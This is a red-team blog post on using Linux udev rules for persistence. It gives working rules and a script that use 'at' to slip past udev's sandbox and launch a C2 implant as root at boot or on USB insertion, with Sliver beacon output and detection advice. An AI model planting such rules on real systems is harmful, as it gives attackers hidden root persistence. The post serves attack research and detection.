Leveraging Linux udev for persistence

By Eder P. Ignacio

Published: 2024-02-21 · Archived: 2026-04-05 23:38:18 UTC

Update 2025/03/26

I'm excited to share that I contributed to MITRE ATT&CK v16.1 matrix (October 31, 2024) with the inclusion of this technique: T1564.017 (udev rules for persistence) [6].

Introduction

`udev` is widely known among system administrators. It's a device manager for the Linux kernel that allows users to manage devices in the `/dev/` directory and create actions based on hardware events. Common use cases include renaming a network interface or modifying rights over a specific hard disk when they're plugged in. Among the capabilities of `udev` is the execution of scripts based on hardware events (such as detection), which makes it a good candidate to be employed as a persistence mechanism. To my surprise, at the time I ran into `udev` there was no subtechnique listed in MITRE ATT&CK matrix. This fact led me to start a mini-research and explore this possibility. In this article, I will share how I run into `udev` and how I could bypass the restrictions that it presents in order to use it as a persistence mechanism in a red team operation.

Note

After finishing writing this article and revisiting my research for references, I did come across a few (this one [4] or this one [5]), which I didn't find initially. However, these references discuss the possibility of using `udev`; none of them address the constraints imposed by `udev` and its evasion (nor do they provide a functional Proof of Concept). Therefore, in practical terms, the proposed methods would not work (at least in 2024) in an operation requiring the deployment of a network implant.

How it all began

During my free time, while doing offsec non-related things, I wanted to create a backup of my system when my external hard drive was connected. It was at that moment when I encountered `udev` which, among its various capabilities, allows the execution of the backup script upon the connection of the hard drive. At that moment, a lightbulb went off my head: *Uh! This is a great persistence method. Upon any hardware detection I can trigger persistence* — I thought. At that very moment I headed to MITRE ATT&CK matrix, to the tactic `TA0003 Persistence`, and the technique `T1546 Event Triggered Execution`, waiting to locate the subtechnique to see how it was being employed by threat actors. It didn't exist. Even after looking it up in search engines I still found nothing `**(see the note in introduction)`. That was when I started my research aiming to contribute to the community, since I thought — and I think — that is likely being used with hight probaility by threat actors. Therefore, it should be known by the Blue Team as well as my Red Team colleagues to be used in their operations.

A bit of theory: `udev`

Before exploiting anything, it’s a must to understand it.

This is not a `udev` guide

I’ll only cover the basics and things that are interesting to us from an attacker perspective. Going deep in `udev` and rules creation is out of the scope of this article. I encourage the reader to play with the rules and adapt to their needs. Great references can be found here [1] or here[2]. If you know the basics of `udev`, feel free to jump to the next chapter.

What is `udev`?

What better than taking a look to the manual, in this case the Arch Wiki:

> `udev` is a userspace system that enables the operating system administrator to register userspace handlers for events. The events received by `udev`’s daemon are mainly generated by the (Linux) kernel in response to physical events relating to peripheral devices. As such, `udev`’s main purpose is to act upon peripheral detection and hot-plugging, including actions that return control to the kernel, e.g., loading kernel modules or device firmware. Another component of this detection is adjusting the permissions of the device to be accessible to non-root users and groups. `udev` is part of systemd and thus installed by default (`systemd-udevd.service`)

In a few words, what is interesting to us:

- It allows to register the execution of actions in response to physical events related to hardware, such as connection or disconnection.
- It is installed by default, being enabled as a system service.
- Due to the operations it performs, it runs in the context of the superuser `root`.

`udev` rules

It’s simple. `udev` rules define the relationship between the event and the action to undertake. They define the event handlers. Each rule is located in a rule file, with a `.rules` file extension.

Location

The rules created by administrators are in `/etc/udev/rules.d/`; those provided by the system or generated dynamically are located in `/usr/lib/udev/rules.d/` and `/run/udev/rules.d/`, respectively.

Processing logic and execution

The rules are sorted and processed collectively, not taking into account the source directory. If two or more rules have the same name, only the one with the highest priority is executed. The priority is measured based on the source directory of the rule file (from more to less): `/etc/` > `/run/` > `/usr/`.

In the majority of current Kernels (with `inotify` support), rule modification and creation are loaded automatically. If not, `udevcontrol` must be employed. Once loaded, one of the following actions is needed to trigger the rule:

- Carry out the action listed in the rule (e.g., connection or disconnection)
- Execute `udevtrigger` (e.g., for non-removable devices)

Syntax and examples

Each rule is constructed of a series of key-value pairs, comma-separated. In addition, a rule must contain at least one match key and one assignment key:

1. The first part of the rule is composed of the match keys. They allow you to set the actions (e.g., plug in or plug out) or the type of device (e.g., if it's a USB, a specific attribute that belongs only to a specific device, such as an ID, and so on)
2. The second part is the assignment key. It dictates the action to accomplish if the previous match keys are fullfiled: change a device name or rights over it, create a symbolic link, run a script, etc.

> Parts of a `udev` rule that renames the name of a specific hard disk
>
> # Highlighted: key-value match pairs; no highlighted: assignment key-value.
>
> SUBSYSTEM=="block", SUBSYSTEMS=="scsi", ENV{ID_SERIAL_SHORT}=="E0D55EA57414F5B1289F03D5", NAME="my_hard_disk"

Nice. But how do we obtain the matching keys to identify our device in the previous rule? Very simple, by executing `udevadm info` on the path `/dev` of the device:

```
 test@test:~$ udevadm info --path=$(udevadm info --query=path --name=/dev/sdb1)
P: /devices/pci0000:00/0000:00:0c.0/usb2/2-1/2-1:1.0/host3/target3:0:0/3:0:0:0/block/sdb/sdb1
N: sdb1
L: 0
S: disk/by-label/KINGSTON
S: disk/by-uuid/5E0B-FD92
[..]
E: SCSI_MODEL_ENC=DataTraveler\x203.0
E: ID_VENDOR=Kingston
E: ID_VENDOR_ENC=Kingston
E: ID_MODEL=DataTraveler_3.0
E: ID_MODEL_ENC=DataTraveler\x203.0
E: ID_TYPE=disk
E: DM_MULTIPATH_DEVICE_PATH=0
E: ID_SCSI_INQUIRY=1
E: ID_VENDOR_ID=0951
E: ID_MODEL_ID=1666
E: ID_REVISION=0001
E: ID_SERIAL=Kingston_DataTraveler_3.0_E0D55EA57414F5B1289F03D5-0:0
```

```
E: ID_SERIAL_SHORT=E0D55EA57414F5B1289F03D5
[...]
E: DEVLINKS=/dev/disk/by-label/KINGSTON /dev/disk/by-uuid/5E0B-FD92 /dev/disk/by-id/usb-Kingston_DataTraveler_3.
E: TAGS=:systemd:
E: CURRENT_TAGS=:systemd:
```

To match the previous USB, we could point to its serial identifier. In this case, we'll create a symlink on connection:

```
 test@test:~$ cat /etc/udev/rules.d/test.rules
KERNEL=="sdb[0-9]", SUBSYSTEMS=="usb", ENV{ID_SERIAL_SHORT}=="E0D55EA57414F5B1289F03D5", SYMLINK+="super_usb"
```

We unplug and plug in the USB, and confirm the execution of the rule by checking that the symbolic link has been generated:

```
 test@test:~$ ls -la /dev/super_usb
lrwxrwxrwx 1 root root 4 Feb  5 19:56 /dev/super_usb -> sdb1
```

On the other hand, instead of pointing to a specific device, it is possible to point to a father device. In other words, it is possible to point to `usb` subsystems or to the `PCI` subsystem. This is very interesting to us as attackers because this way the rule will be triggered even at system startup. It will not only help us to establish persistence upon the detection of a specific device but also ensure it at system startup.

```
 test@test:~$ cat /etc/udev/rules.d/test.rules
SUBSYSTEMS=="usb", RUN+="/bin/sh -c 'touch /home/test/hi.txt'"
```

Abusing `udev` rules to establish persistence

Assumptions

As it is a persistence method, we start from a scenario where we have compromised the machine and have `root` privileges. In this case, the persistence method we will employ involves executing an implant that call home to our `Sliver` `C2` server. We could use a `dropper` to prevent the implant from touching the disk, but for the purposes of the PoC, we will directly download the implant to disk.

It seemed too easy

Having understood the theory, it seems easy:

- As a match key, we set the detection of any `usb` subsystem. Besides triggering when it detects a device of this type, this will ensure execution (i.e., persistence) on every system startup.
- As a assignment key, we set the `RUN` key pointing to our implant.

But before tackling with complexities, it's preferable to simplify in order to debug and check that all is working as expected. We'll create a rule that, instead of executing the implant, will run a script `.sh` which will write a file to disk.

The rule located at `/etc/udev/rules.d/ttp.rules`:

```
test@test:~$ cat /etc/udev/rules.d/ttp.rules
SUBSYSTEMS=="usb", RUN+="/bin/sh -c '/opt/scripts/trigger.sh'"
```

The referenced script `/opt/scripts/trigger.sh`:

```
#!/bin/bash

# This workaround ensures that the execution is done only once.
# Not very fancy, but quick.

FILE=/home/test/file_udev$(($(date "+%Y%m%d%H")))
if [ ! -f $FILE ]; then
        touch $FILE
fi
```

We give execution rights to the scripts and plug in the USB:

```
test@test:/etc/udev/rules.d$ chmod +x /opt/scripts/trigger.sh
test@test:/etc/udev/rules.d$ # check that the file doesn't exist
test@test:/etc/udev/rules.d$ ls -la /home/test/file_*
test@test:/etc/udev/rules.d$ ls: cannot access 'file_*': No such file or directory
test@test:/etc/udev/rules.d$ # plug in the USB
test@test:/etc/udev/rules.d$ # check that the rule has created the file
test@test:/etc/udev/rules.d$ ls -la /home/test/file_*
-rw-r--r-- 1 root root 0 ene 11 20:56 /home/test/file_1705002989316
```

The file is created, confirming the script execution through the `udev` rule after the event. The only thing left is to replace in the rule, on the `RUN` assignment key, the call to the script with the call to our implant:

```
SUBSYSTEMS=="usb", RUN+="/bin/sh -c '/home/test/implant'"
```

We set the listener in the `C2` server and plug in the USB as in the previous case. But nothing… complete silence on our `C2` console. Neither calling the implant directly in the rule or through a `.sh` script… nothing.

My C2 console at that moment

Note

The references mentioned in the introduction ([4] and [5]) regarding `udev` as a persistence method end here: they directly call the payload from the rule, without considering the constraints presented by `udev`. Therefore, they are not functional, at least currently, for using a payload that requires a network-connected and long-running process, essential requirements for establishing network-level persistence.

RTFM: `udev` restrictions

According to `udev` man page:

> **This can only be used for very short-running foreground tasks**. Running an event process for a long period of time may block all further events for this or a dependent device.
>
> Note that **running programs that access the network or mount/unmount filesystems is not allowed** inside of udev rules, due to the **default sandbox that is enforced on systemd-udevd.service**.
>
> **Starting daemons or other long-running processes is not allowed; the forked processes, detached or not, will be unconditionally killed after the event handling has finished**. In order to activate long-running processes from udev rules, provide a service unit and pull it in from a udev device using the *SYSTEMD_WANTS* device property. See systemd.device(5) for details.

It seems that we have ran into a dead end here. `udev` is executed in a sandbox with some restrictions that are vital to our persistence through the execution of the implant:

- it doesn't allow network access for the executed processes
- it doesn't allow running processes in background or long running processes

Note

Reading the last sentence of the previous `man`, there is an option through calling a service. This option doesn't make much sense for us since persistence would take place through `T1543.002 Create or Modify System Process: Systemd Service`. It would be more logical to create the malicious service directly rather than calling it through `udev`.

But now that we've made it this far, we won't give up.

Bypassing `udev` restrictions

If `udev` presents these constraints, why not, through the rule, create a new independent and detached process that won't have the restrictions and use it to execute the implant? Two options come to my mind:

- The quickest: use a `GTFOBin` such as [`at`] that will execute the implant. `at` allows scheduling the execution of commands in the future. Thus, taking a look at the process tree it won't be attached to `udev` and therefore won't have the restrictions. There are references [3] regarding to this to execute scripts with network access. Additionally, regarding long-runnning process, one of the previous references [1] glimpses this possibility:

> One workaround for this limitation is to make sure your program immediately detaches itself.

- Process injection. To inject the implant shellcode in another process could be a more than a feasible option to bypass `udev` restrictions. This option is out of the scope of this article and is left as an exercise for the reader.

Using `at` to bypass restrictions

The good thing about `at` is that is a binary from the official repositories, and it's installed by default in some distributions . This turns it into a `Living Of The Land Binary` (called specifically `GTFOBin` for `Unix` binaries), which will help us going under the radar in some cases.

So let's generate the rule (`/etc/udev/rules.d/ttp.rules`) calling `at`, that will schedule the implant to execute at the same time:

```
SUBSYSTEMS=="usb", RUN+="/usr/bin/at -M -f /opt/scripts/trigger.sh now"
```

Note

In the case of Ubuntu Server 22.04 LTS, it is necessary to install `at` from the official repositories if it has not been installed previously.


The script pointed by `at` located at `/opt/scripts/trigger.sh` :

```
#!/bin/bash

# This workaround ensures that the execution is done only once.
# Not very fancy, but quick.

FILE=/home/test/file_udev$(($(date "+%Y%m%d%H")))
if [ ! -f $FILE ]; then
        touch $FILE
        /home/test/implant
fi
```

Let’s plug in a USB and… we receive the connection on our `C2` ! (if we boot the machine, we get the same result without the need of plugging in a USB):

```
 [*] Beacon 52e736e5 BROKEN_THERAPIST - 10.0.2.6:34500 (test) - linux/amd64 - Mon, 22 Jan 2024 21:03:08 CET

sliver > use 52e736e5-0027-4a8c-8d40-b151759c163d

[*] Active beacon BROKEN_THERAPIST (52e736e5-0027-4a8c-8d40-b151759c163d)

sliver (BROKEN_THERAPIST) > info

         Beacon ID: 52e736e5-0027-4a8c-8d40-b151759c163d
              Name: BROKEN_THERAPIST
          Hostname: test
              UUID: 6ca0c150-15de-41a7-b798-7640129e1b93
          Username: root
               UID: 0
               GID: 0
               PID: 1697
                OS: linux
           Version: Linux test 5.15.0-91-generic
            Locale:
              Arch: amd64
         Active C2: mtls://10.0.2.15:8888
    Remote Address: 10.0.2.6:34500
         Proxy URL:
          Interval: 5s
            Jitter: 3s
     First Contact: Mon Jan 22 21:03:08 CET 2024 (8s ago)
      Last Checkin: Mon Jan 22 21:03:09 CET 2024 (7s ago)
      Next Checkin: Mon Jan 22 21:03:15 CET 2024 (1s ago)

sliver (BROKEN_THERAPIST) >
```


Let’s see it in action:



We can also modify the match key of the rule to match the detection of any network interface different from `loopback`. This way, we ensure that each time the machine counts with a valid network interface, it'll try to establish the connection to the `C2`. This event is produced at system startup. The rule would be the following:

```
SUBSYSTEM=="net", KERNEL!="lo", RUN+="/usr/bin/at -M -f /opt/scripts/trigger.sh now"
```

So each time the system boots, the persistence will be triggered:



Mitigation and detection

Mitigation

Disabling the `udev` service (`systemd-udevd.service`) might seem like a good mitigation, but its capabilities would be lost. It could also present problems with the management and detection of devices. If this action is carried out, the consequences and caveats should be studied in depth before deploying in a production environment.

Detection

The detection mechanisms can be stablished at different levels:

- File system
  - Monitor the creation and modification of files in the directories where `udev` rules are located: `/etc/udev/rules.d/` , `/usr/lib/udev/rules.d/` and `/run/udev/rules.d/` .
  - Analyze and monitor changes on the files referenced in the rules, specifically in the `RUN` assignment key.
- Process creation
  - Monitor the creation of new processes that are children of `systemd-udevd.service` at the process tree level.

```
  PID TTY      STAT   TIME COMMAND
  413 ?        Ss     0:00 /lib/systemd/systemd-udevd
42270 ?        S      0:00  \_ /lib/systemd/systemd-udevd
42331 ?        R      0:00  |   \_ /usr/bin/at -M -f /opt/scripts/trigger.sh now
42326 ?        R      0:00  \_ /lib/systemd/systemd-udevd
42335 ?        R      0:00  |   \_ /usr/bin/at -M -f /opt/scripts/trigger.sh now
42327 ?        S      0:00  \_ /lib/systemd/systemd-udevd
42328 ?        S      0:00  \_ /lib/systemd/systemd-udevd
```

```
systemd(1)-+-ModemManager(704)-+-{ModemManager}(715)
           |                   `-{ModemManager}(717)
           |-VBoxService(1067)-+-{VBoxService}(1070)
           |                   |-{VBoxService}(1071)
           |                   |-{VBoxService}(1072)
           |                   |-{VBoxService}(1073)
           |                   |-{VBoxService}(1074)
           |                   |-{VBoxService}(1075)
           |                   |-{VBoxService}(1076)
           |                   `-{VBoxService}(1077)
           |-atd(662)---atd(1799)---sh(1803)---implant(1807)-+-{implant}(1819)
           |                                                 |-{implant}(1820)
           |                                                 `-{implant}(1821)
           |-cron(645)
```

Process tree after implant execution

Other (ab)uses

Other use cases come to my mind from an attacker perspective:

1. Other persistence alternatives. We covered the execution of the implant, but there are another options that could be interesting to trigger from `udev` , such as: `T1136.001 Create Account: Local Account` or `T1098.004 Account Manipulation: SSH Authorized Keys` .
2. Privilege escalation: if we have compromised a user that has privileges to modify a `udev` rule file, or either the assignment key `RUN` points to the execution of a script or binary over which we have write privileges, this method could be used to escalate privileges on the system, as is being run as `root` .

Final words

In this post we have seen how to leverage `udev` to use it as a feasible persistence mechanism with the execution of a network implant, bypassing the restrictions in place due to its sandbox capabilities. I hope you find it useful and incorporate it into your red team arsenal or enhance your detection mechanisms. If you find any errors, have relevant information, or come across references discussing `udev` that consider the restrictions, don't hesitate to contact me to include them.

References

- [1] https://www.reactivated.net/writing_udev_rules.html
- [2] https://wiki.archlinux.org/title/Udev
- [3] https://askubuntu.com/questions/1166849/18-04-how-can-udev-rule-run-script-access-network
- [4] https://codexlynx.github.io/posts/2021/04/gaining-persistence-linux-udev.html
- [5] https://hadess.io/the-art-of-linux-persistence/
- [6] https://attack.mitre.org/techniques/T1546/017/

Source: https://ch4ik0.github.io/en/posts/leveraging-Linux-udev-for-persistence/